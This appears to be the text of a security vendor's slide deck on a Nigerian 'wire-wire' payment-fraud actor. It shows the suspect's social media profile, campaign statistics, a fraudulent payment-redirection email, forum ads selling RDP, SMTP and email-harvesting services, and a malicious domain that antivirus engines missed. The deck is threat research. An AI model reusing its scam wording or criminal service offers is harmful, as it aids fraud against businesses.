A yellow box with the text 'Living on the edge' is positioned to the right of the meme, with a blue arrow pointing from the box to the system tray icon in the bottom right corner of the screen.


The system tray at the bottom of the screen shows various icons, including the Windows logo, Internet Explorer, File Explorer, and several application icons. The system clock in the bottom right corner displays '2:19 AM 5/9/2017'.



Search Facebook



Home 20+



News Feed

Messenger

SHORTCUTS

The Due Process Ad... 20+

WIRE WIRE.COM

EXPLORE

16 Events

Pages

Groups

On This Day

Friend Lists

Pages Feed

Pokes

See More...

CREATE

Ad · Page · Group · Event

Create a Post

Photo/Video Album

Live Video



What's on your mind?



Photo/Video



Feeling/Activity




added 6 photos and 3 videos — with
and 25 others at House On The Rock,

Owerri.

3 hrs · Owerri ·

i want to say a special thanks to everyone who took out there time to wish me happy birthday , Thank you!! you made me feel so loved yesterday i dnt really knw the right words to use in appreciating you all, Gosh you guys are awesome , i never expected it, i never knew i inspired some people here on Fb, i never knew i gat Fans here , i never knew i was loved here , i never knew how special i am to so many people and this reason i celebrate all of you, your text message your calls and Gifts i really appreciate and i say a big thanks may God bless you all



See All

Suggested Groups



Woman build your home.
6 friends · 249,248 members

Join

See All

Friend Requests

See All




5 mutual friends

Confirm Friend

1:30 AM
5/16/2017

Meet the Attacker

- **S.O**
 - Abuja, Nigeria
 - Moto: “Get rich or die trying”
 - Estimated age is 27-28.



Meet the Attacker

 About



Brother


Sister


Family member

Favorite Quotes

GET RICH OR DIE TRYING.
IF YOUR SWAGG TOO MUCH THEY WILL SAY IS
19.



Some Statistics

- Over 6,000 email addresses targeted in a single campaign.
- Over 4,000 distinct corporates and organizations, including some of the largest organizations world-wide.
 - oil/gas sector
 - car manufacturers
 - Banks
- Dozens of distinct machines infected with to 7 recognized companies.



From: Daniela [REDACTED] <daniela.[REDACTED]@alrnini.com>
To: sanil [REDACTED]@yahoo.com
Cc:
Subject: Re: Fw:Fwd: ATTN: GHANIM, REG. ALMINI

Sent: Thu 18/08/2016 19:59

Dear Sanil,

Please with due respect kindly send our pending payments Asap! to our China subsidiary
your company name will be blacklisted all over EUROPE.


Your immediate response will be highly appreciated.

Thanks,
Daniela.

On August 17, 2016 at 6:21 PM [sanil.\[REDACTED\]@yahoo.com](mailto:sanil.[REDACTED]@yahoo.com) wrote:

oh, what is wrong here, where is the money. it deducted on 15th from our account
if machinery not received in time, we have no relation with this china company and if you say you did not
receive, whom we will ask. please check again. i can not imagine the consequences. please help, why its like
this, where is the money, you take the responsibility of this money as you said to send china. i need receipt
and confirmation of sending machinery, oh,





A screenshot of a Facebook profile page. The profile picture is a video thumbnail showing a person's face obscured by a \$100 bill. The cover photo is a solid black rectangle. The name field is also blacked out. Navigation tabs include Timeline, About, Friends, Photos, and More. The bio section says "DO YOU KNOW : [redacted]" and "To see what he shares with friends, send him a friend request." with an "Add Friend" button. The Groups section is set to "Public" and lists four groups: "Entertainment Portal" (54,646 members), "Friends Who Like Foxy Unisex Saloon" (21 members), "WIRE WIRE.COM" (253 members), and "writing group" (32 members). Each group has a "+ Join" button.



Wire-Wire: Stealing in the daylight

<  Clinton Izuchukwu ► WIRE WIRE.COM ...
16 December 2016

INBOX ME FOR RDP 1 MONTH GUARANTEE + EXTRA
DAYS(U CAN STILL RENEW)
SSH SMTP
WEBMAIL(5000 PER SEND)
EMAIL HARVESTER

 Like

 Share


 2



Frank Riches
I need am

40w Like

<  Frank Riches ► WIRE WIRE.COM ...
18 January

Wires, if you get bank login that has money inside 
please contact me for immediate wire.
\$\$No wire No light. \$\$

 Like

 Share

 2



Onyegbula Damian Duff
Can you wire from Union Bank of India?

38w Like


Aftermath

Insights

- APT? ... NPT!

Insights

- APT? ... NPT!




NPT

Nigerian Prince Threat


Insights

- APT? ... NPT!
- A noisy campaign without unique OPSEC methods completely undetected by AVs for over a month.
- The threat actor was able to establish a big operation (almost APT like) and cause damage, using very little skill

Before ...




No engines detected this URL


URL	http://bellair.biz/
Host	bellair.biz 
Last analysis	2017-06-06 09:03:10 UTC

0 / 64

Now



No engines detected this URL

URL	http://bellair.biz/
Host	bellair.biz 
Last analysis	2017-11-09 12:50:29 UTC

0 / 63

Insights

- Part of the (malicious)-as-a-service ecosystem.
 - One of many actors of the same kind
- Requires the attention of security vendors & law enforcement
- The threat actor is still free, active and using the same infrastructure.



Check Point
SOFTWARE TECHNOLOGIES LTD.

Thank You!



CTV Edmonton

@ctvedmonton

\$43M in cash found in empty Nigerian apartment



Nuckfuggets

@MatHouchens

Poor guy probably spent the past decade trying to share it but no one ever replied to his email.